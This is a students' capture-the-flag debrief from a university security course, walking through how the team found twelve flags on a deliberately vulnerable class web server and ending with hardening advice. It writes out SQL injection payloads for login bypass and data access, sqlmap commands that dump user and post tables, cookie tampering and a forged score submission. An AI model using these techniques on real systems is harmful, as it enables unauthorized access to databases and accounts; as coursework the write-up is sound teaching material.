

Team 14 CTF:

Debrief

**Connor Wind
James Garijo-Garde
Savion Sample
Jorge Eguiguren**

Bottom Line Up Front:

In this assignment, our team exploited and surveilled a deliberately vulnerable web server in order to collect specific pieces of information known as flags. These flags were deliberately hidden to guide participants through various cybersecurity techniques and tools. This report shall detail the methods and tools Team 14 used to find each flag, describe challenges Team 14 faced, pose questions to the professor, and provide guidance for securing the exploited web server.

Introduction and Overview of the Challenge:

In the Spring 2020 iteration of Professor Ming Chow's Computer Security class, students were divided into 17 teams of four people and one team of five people and instructed to find 13 vulnerabilities (including one "freebie") on a webserver hosted at 3.16.57.108. Each team had to submit keys that revealed themselves upon exploitation of each vulnerability in order to gain points that were tallied and displayed on a scoreboard made public to the class. The amount of points a team scored directly correlated to the grade the team received, with more points producing a higher grade. Various security tools were needed in order to find all of the keys. We describe these tools and their uses in greater detail in the section below.

Tools:

Below is a list of tools used and a brief description of their function:

Kali Linux:

Kali Linux is a Debian-based Linux distribution with a broad collection of security and computer forensics tools. Among its core features are timely security updates, seamless upgrades to newer versions, the utilities that come pre-installed, a choice of four desktop environments, and support for the ARM architecture.

Source:

<https://distrowatch.com/table.php?distribution=kali>

Official Website:

<https://www.kali.org/>

Nmap:

Nmap, short for Network Mapper, is an open-source network and port scanner. It can be used to discover hosts and services on a computer network by sending packets and analyzing the responses. Some features of Nmap are network host discovery, port scanning of targets, and operating system and software version detection.

Source:

<https://en.wikipedia.org/wiki/Nmap>

Official website:

<https://nmap.org>

Burp Suite:

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly to support the testing process from the mapping and analysis of an application's attack surface through to finding and exploiting security vulnerabilities.

Source:

<https://tools.kali.org/web-applications/burpsuite>

Official website:

<https://portswigger.net/burp>

sqlmap:

sqlmap is an open-source penetration testing tool that automates the process of detecting SQL injection flaws, which allow the taking over of database servers. sqlmap fully supports MySQL, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, and other database management systems while also supporting six distinct SQL injection techniques (boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band).

Source and official website:

<http://sqlmap.org>

dirsearch:

dirsearch is a simple command line tool designed to brute force directories and files in websites. This tool is helpful for finding files, subdirectories and url paths inside a website.

Source:

<https://github.com/maurosoria/dirsearch>

Steghide:

Steghide is a file steganography program that hides and reveals data in various kinds of image and audio files. It allows for compression and encryption of embedded data in JPEG, BMP, WAV, and AU file types.

Source and official website:

<http://steghide.sourceforge.net>

A Base64 decoder:

Base64 is a binary-to-text encoding scheme that represents binary data in ASCII string format by translating it into a radix-64 representation. Base64 encoding is commonly used when there is a need to store or transfer binary data over a medium designed to deal with ASCII.

Source:

<https://developer.mozilla.org/en-US/docs/Glossary/Base64>


The decoder we used:

<https://www.base64decode.org>

Flags:

Flag 1: GET the FLAG

- Following clue one and by exploring the website we opened up the link <http://3.16.57.106/FLAG>. This automatically downloaded a txt file containing the flag.



Flag 2: About that picture of Anthony Fauci.

- On the page <http://3.16.57.108/board.php> an image of Anthony Fauci is set as the logo of the page at the top. (picture below)



- We saved this photo on a Kali Linux machine and ran the command 'strings' on the saved image. This printed the key pictured below.

```
root@kali: ~/Desktop
File Actions Edit View Help
root@kali: ~/Desktop
+Z$g
Gp 7
# z~
56J^
6H!btP
O`hA
o0dG=6
Cg6;
v2WL
Ed-a6^(
$;+~Af
0i2HK=
=1(,
k*v.
LT9x0E
Wd3o
lzz
>p89
key{186c13edbaa8e7ec2720dd730c93cb4e105d5df92ffcc240cc2c8e3898487d29}
root@kali:~/Desktop# strings logo.jpg
```

Flag 3: .git the flag


- After using dirsearch to create a preliminary index of the web server's hosted pages we found the web page <http://3.16.57.108/.git/>.

```
[14:12:20] 301 - 194B - /.git -> http://3.16.57.108/.git/  
[14:12:20] 200 - 2KB - /.git/  
[14:12:20] 200 - 179B - /.git/branches/
```

Index of /.git/

../		
branches/	28-Mar-2020 03:38	-
hooks/	28-Mar-2020 03:38	-
info/	28-Mar-2020 03:38	-
logs/	28-Mar-2020 03:38	-
objects/	28-Mar-2020 03:38	-
refs/	28-Mar-2020 03:38	-
FETCH_HEAD	28-Mar-2020 03:38	4305
FLAG	28-Mar-2020 03:38	70
HEAD	28-Mar-2020 03:38	23
ORIG_HEAD	28-Mar-2020 03:38	41
config	28-Mar-2020 03:38	263
description	28-Mar-2020 03:38	73
index	28-Mar-2020 03:38	252743
packed-refs	28-Mar-2020 03:38	24960

- Clicking on the sub-directory FLAG downloaded a text file containing the flag.



```
key{710c36d268f96596d4e8432185ed1d35820c76d30aeb421b3d76ac5353}
```

Flag 4: All your base64 are belong to us:

- On the page <http://3.16.57.108/board.php>, you can click on any of the posts' titles and be taken to a page like <http://3.16.57.108/board.php?id=420> where the post's id is at the end. We did a SQL injection to return all of the posts on the board, including hidden ones (example: 420 OR 1=1). So instead of searching for a post with one specific id, the SQL injection causes the statement to always evaluate to true, so all posts are returned (as seen here: <http://3.16.57.108/board.php?id=420%20OR%201=1>). This revealed many posts titled 'Key' at the top of the board.

Key
Q291bnRyeSBYb2FkcywgdGFrZSBtZSBob21l
Key
VG8gdGhllHBsYWNIIEkgYmVsb25n
Key
V2VzdCBWaXJnaW5pYSwgbW91bnRhaW4gbWFTYQ==
Key
VGFrZSBtZSBob21lLCBjb3VudHJ5IHJvYWRz
Key
a2V5e2Q2MDFjMGRIN2Y5OTUwMDgxNmVIMDkzMzgZyJFjNjRiMzQ3YmRjN2RkYzQwMzFhMDczNWRIZTAzMzNmNzE1Yjh9
Key
QWxsIG15IG1lbW9yaWVzIGdhZGhlcjAncm91bmQgaGVy
Key
TWluZXIncysYWR5LCBzdHJhbmddlcjB0byBibHVlIHdhZGVy

- After putting these fake keys through a base64 decoder, a real key was found.

a2V5e2Q2MDFjMGRIN2Y5OTUwMDgxNmVIMDkzMzgZyJFjNjRiMzQ3YmRjN2RkYzQwMzFhMDczNWRIZTAzMzNmNzE1Yjh9

For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for multiple entries).


☒ Live mode OFF Decodes in real-time when you type or paste (supports only UTF-8 character set).

< DECODE > Decodes your data into the textarea below.

key{d601c0de7f99500816ee093383b1c64b347bdc7ddc4031a0735dee0133f715b8}

Flag 5: Don't ask me if something looks wrong. Look again, pay careful attention.

- After logging into the page <http://3.16.57.108/admin.php> from the board page with credentials that inject SQL to bypass authentication (example: 'OR"=') the below page is revealed.




- In the html of the page, the key is commented out:

```
<html>
  <head>...</head>
  <body bgcolor="white">
    <center>...</center>
    <center>...</center>
    <hr>
    <center>nginx/1.14.0</center>
    <!-- Hmmm, the plot thickens...
    key{b1202774f3077a0123ab66374c40388e7e589e224fcebfc83c1d93478dcec395}--> == $0
  </body>
</html>
```

- This also led us to flag 11 initially.

Flag 6: Don't ask me if something looks wrong. Look again, pay careful attention.


- On the same login page at <http://3.16.57.108/admin.php> there is a cookie called admin which is set to false.



The screenshot shows the Chrome DevTools Application tab with the 'Cookies' section selected. A table lists the cookies for the current page. The 'admin' cookie is highlighted, showing its name, value, domain, path, expiration, size, and security flags.

Name	Value	Dom...	Path	Expir...	Size	Http...	Secure	Same...
PHPSESSID	mdd1c2ding064ngch3fs0a46gb	3.16...	/	Session	35			
admin	false	3.16...	/	Session	10			

- By setting the value to true and logging in using the same method as Flag 5 a new key is revealed.



The screenshot shows a web browser window at the address `3.16.57.108/main.php`. The page displays a congratulatory message: "Congratulations! Here you go: key{4bc4e86f51bcd61ad0f22db0cccd1457062cf46ad4feb99b5f1d760a90037bb}". Below the message, the Chrome DevTools Application tab is open, showing the 'Cookies' section. The 'admin' cookie is now set to 'true'.

Congratulations! Here you go: key{4bc4e86f51bcd61ad0f22db0cccd1457062cf46ad4feb99b5f1d760a90037bb}

Name	Value	Dom...	Path	Expir...	Size
PHPSESSID	mdd1c2ding064ngch3fs0a46gb	3.16...	/	Session	
admin	true	3.16...	/	Session	


Flag 7: That readme is particular...

- dirsearch revealed the page <http://3.16.57.108/readme.html>.

```
Savions-MBP:dirsearch savionsample$ python3 dirsearch.py -u http://3.16.57.108 -e php,html,js
v0.3.9
Extensions: php, html, js | HTTP method: get | Threads: 10 | Wordlist size: 6754

[14:13:02] 302 - 0B - /login.php -> admin.php?error
[14:13:03] 302 - 0B - /main.php -> admin.php
[14:13:13] 200 - 7KB - /readme.html
[14:13:25] 301 - 194B - /wp-admin -> http://3.16.57.108/wp-admin/
```

- The key is listed at the top of the WordPress readme.




Flag 8: Buried in the dump of content:

- From dirsearch, the directory <http://3.16.57.108/wp-content/uploads> was revealed.

```
[14:13:25] 301 - 194B - /wp-content -> http://3.16.57.108/wp-content/
[14:13:25] 200 - 0B - /wp-content/
[14:13:25] 200 - 299B - /wp-content/uploads/
[14:13:25] 301 - 194B - /wp-includes -> http://3.16.57.108/wp-includes/
```

- Within the subdirectory <http://3.16.57.108/wp-content/uploads/2015/11> there are multiple pdfs. After opening each one, the key was found in <http://3.16.57.108/wp-content/uploads/2015/11/ppe.pdf>



Flag 9: Buried in the dump, redux

- As hinted by the word “dump”, we used sqlmap to reveal the following tables in the database. The command requires a url of the website that’s SQL injectable.

```
root@kali:~/SecLists-master/Passwords/aaaaa# sqlmap -u "http://3.16.57.108/board.php?id=1" --batch --tables
[19:06:30] [INFO] fetching database names
[19:06:30] [INFO] fetching tables for databases: 'board, information_schema'
Database: board
[15 tables]
+-----+
| posts
| replies
| users
| wp_commentmeta
| wp_comments
| wp_linksalts
| wp_options
| wp_postmeta
| wp_posts
| wp_term_relationships
| wp_term_taxonomy
| wp_termmeta
| wp_terms
| wp_usermeta
| wp_users
+-----+
```

- We were interested by the table called ‘users’ in the database ‘board’. By dumping that table, we were given a file called ‘users.csv’. At first glance, it just seems like a long list of users. But after grepping for the key, it reveals the key.

```
root@kali:~# sqlmap -u "http://3.16.57.108/board.php?id=1" --batch --dump -T users -D board
[16:38:06] [INFO] table 'board.users' dumped to CSV file '/root/.sqlmap/output/3.16.57.108/dump/board/users.csv'
[16:38:06] [INFO] fetched data logged to text files under '/root/.sqlmap/output/3.16.57.108'
[*] ending @ 16:38:06 /2020-04-08/

root@kali:~# cd .sqlmap/output/3.16.57.108/dump/board/
root@kali:~/.sqlmap/output/3.16.57.108/dump/board# grep "key" users.csv
492,ckey,1,bd03a54a3e99b0d5b3db33ad48f0c39bbb3e1a58,KEY,CARTER
718,mjames,1,FLAG: key{4650c0ce030920ab9475b2a549ee030ffdd0478eb8cf2dfa4eaf29f2e3b6466c},JAMES,MARIANA
```

Flag 10: About my friend bobo..

- Also used sqlmap in the challenge, but looked in the database called 'wp_posts' instead. After dumping its contents and looking into the 'wp_posts.csv' file that it created, the key is found after grepping for it and looking after the words "Steal this".


```
root@kali:~# sqlmap -u "http://3.16.57.108/board.php?id=1" --batch --dump -T wp_posts
```

```
root@kali:~/sqlmap/output/3.16.57.108/dump/board# grep "key" wp_posts.csv
50,http://0.0.0.0/ctf/?p=50,<blank>,<blank>,2020-03-30 23:18:47,post,<blank>,0,Steal this,draft,0,open,3,<strong>key{af1c3408e1d845cfea91ce
219f21b9f0e55c72313c710cdfa74e6d5546625a43}</strong>,<blank>,0000-00-00 00:00:00,2020-03-30 23:18:47,0,<blank>,<blank>,open,2020-03-30 23:1
8:47,<blank>
51,http://0.0.0.0/ctf/?p=51,<blank>,<blank>,2016-10-24 03:33:13,revision,50-revision-v1,0,Steal this,inherit,50,open,3,"<p class="p1"><b>
key{26c272e92c903fe50d3edba80dfd17102ec84fd124de6a93806315d40c1b8e54}</b></p>",<blank>,2016-10-24 03:33:13,2016-10-24 03:33:13,0,<blank>,<b
```

- There were 2 different keys in this csv file, but the first one seems to be incorrect or possibly a 0 points flag. The correct flag is the second one.

Flag 11: Not Global Thermonuclear War

- We found the page <http://3.16.57.108/ngtnw/> from flag 5. In the page source the script controlling the game is displayed as game.js. By right clicking on it we could display the javascript code in a new tab.




```
var ctx,fall_interval,new_block_interval,player,username,level
Array,bullet_sprites=new Image,music=document.createElement("a
{this.x=e,this.y=t,this.velocity=0,this.direction=1,this.speed
shooting=!1,this.cooldown=0,this.movePlayer=movePlayer,this.sc
animatePlayer(){player.animation>10&&(player.animation=0),play
{this.x+=5*this.direction*this.velocity,this.moving||this.velo
(this.velocity=Math.floor(this.velocity/2)) this.xctx.canvas
```

- Inside the code, we found the url/endpoint to submit a high score. It's a POST request to <http://ctf-game-server.herokuapp.com/submit>.



```
player.direction=-1,player.velocity=0),player.moving=!0):39==e.keyCode?(-1==player.direc
player.direction=1,player.velocity=0),player.moving=!0):32==e.keyCode&&(player.shooting=
39==e.keyCode||37==e.keyCode?player.moving=!1:32==e.keyCode&&(player.shooting=!1))functi
username=$("#entry_box").val(),$.post("https://ctf-game-server.herokuapp.com/submit",
username:username,score:player.score,grid:""),function(e,t){try{localStorage[(new Date
}finally{load_high_scores()}})}function load_high_scores(){$.getJSON("https://ctf-game-s
ername="+username,function(e){scores=e;var t=$("<div>").attr("id","scoresDiv");t.append
```

- We need to send a valid POST request with the parameters: username, score, and grid. Sending this POST request returns the key as a response. We used <https://reqbin.com> to send the request so we could easily modify the request and see the response.



POST https://ctf-game-server.herokuapp.com/submit US Send Status: 200 (OK) Time: 69 ms Size: 0.1 kb

Authorization Headers Content (3) Raw (6) Content (1) Headers (12) Raw (14) HTML Timings

FORM URL Encoded (application/x-www-form-urlencoded)

```
1 username=abc
2 score=900000000001
3 grid={}
```


1 key(ccf6d6a31ce1479f44e176a7fc6aeb522a8dd88abf656d233ea679b2611e813fd)

Flag 12: Inside Dr. Frankenstein -- literally

- On the homepage of the website (<http://3.16.57.108>) there is an image of Gene Wilder in *Young Frankenstein*.



- By using the steganography tool steghide on kali linux, we extracted the key from this image. There was no passphrase.



Challenges:

As a team, our biggest challenges were with flags 9, 10, and 12. With flags 9 and 10, we were unable to even locate a reference for bobo until the second-to-last day and could not find the needle in the haystack anywhere. This changed when a teammate used sqlmap and was able to locate the two keys with some creative commands. For flag 12, we struggled to figure out exactly where the information was located within the image. The first thing we did was run the image through steganography programs, including steghide. However, we were perhaps too clever for our own good and used the image's alt text "happy" as a password. After failing to find anything, we looked at the exif data, manipulated the image in photoshop, and tried other techniques to extract information to no avail. On either the last or second-to-last day of the competition, we retraced our steps and discovered that steghide was the correct steganography program and extracted the key from the image.

Questions:

Why was the alt text on frankenstein "happy"?

- That confused us when doing the steganography portion of the CTF. We were wondering if there was any significance to the alt text, or if it was to throw us off.

The javascript game seems like it was using a third-party site, herokuapp. Was this game something that other ctfs have used and you pulled from their platform?

- We are wondering what the motivation was to use heroku app and what pros and cons it brings for this exercise.

Why was bobo a wp_user?

- bobo being under the wp_user list in the SQL dump made it seem like we needed to crack its password and log into the account. But really the key was just in wp_posts, which required no password to see. Also, there was no mention of bobo in the wp_posts dump and we only figured out that it was related to the bobo challenge through process of elimination with the other challenges.

Conclusion:

This assignment provided a safe and fun testing ground for our recently-learned cybersecurity skills. If we were instructed to secure a web server like the one the ctf was played on, we would have two key recommendations. Firstly, the most important recommendation would be to properly sanitize input data. The most critical of our exploits involved logging into admin accounts and stealing hidden information from the sites SQL database. These vulnerabilities can be mitigated by treating all user input carefully and separating it from any important web code. This limits the ability of malicious actors to inject code into the site. Our second key recommendation is that a web server like this one should not take input that changes the content of the website directly from the client side pages. Our team was able to manipulate the scoreboard by editing the values in the HTML form for flag 13. For a CTF, this is harmless fun. However, if an online shopping service was to make the same mistake they could potentially lose a large sum of money. This exercise was incredibly valuable in building our skills as cyber security practitioners and hopefully prepares us for demonstrating our abilities in future CTFs and in any security jobs we may obtain.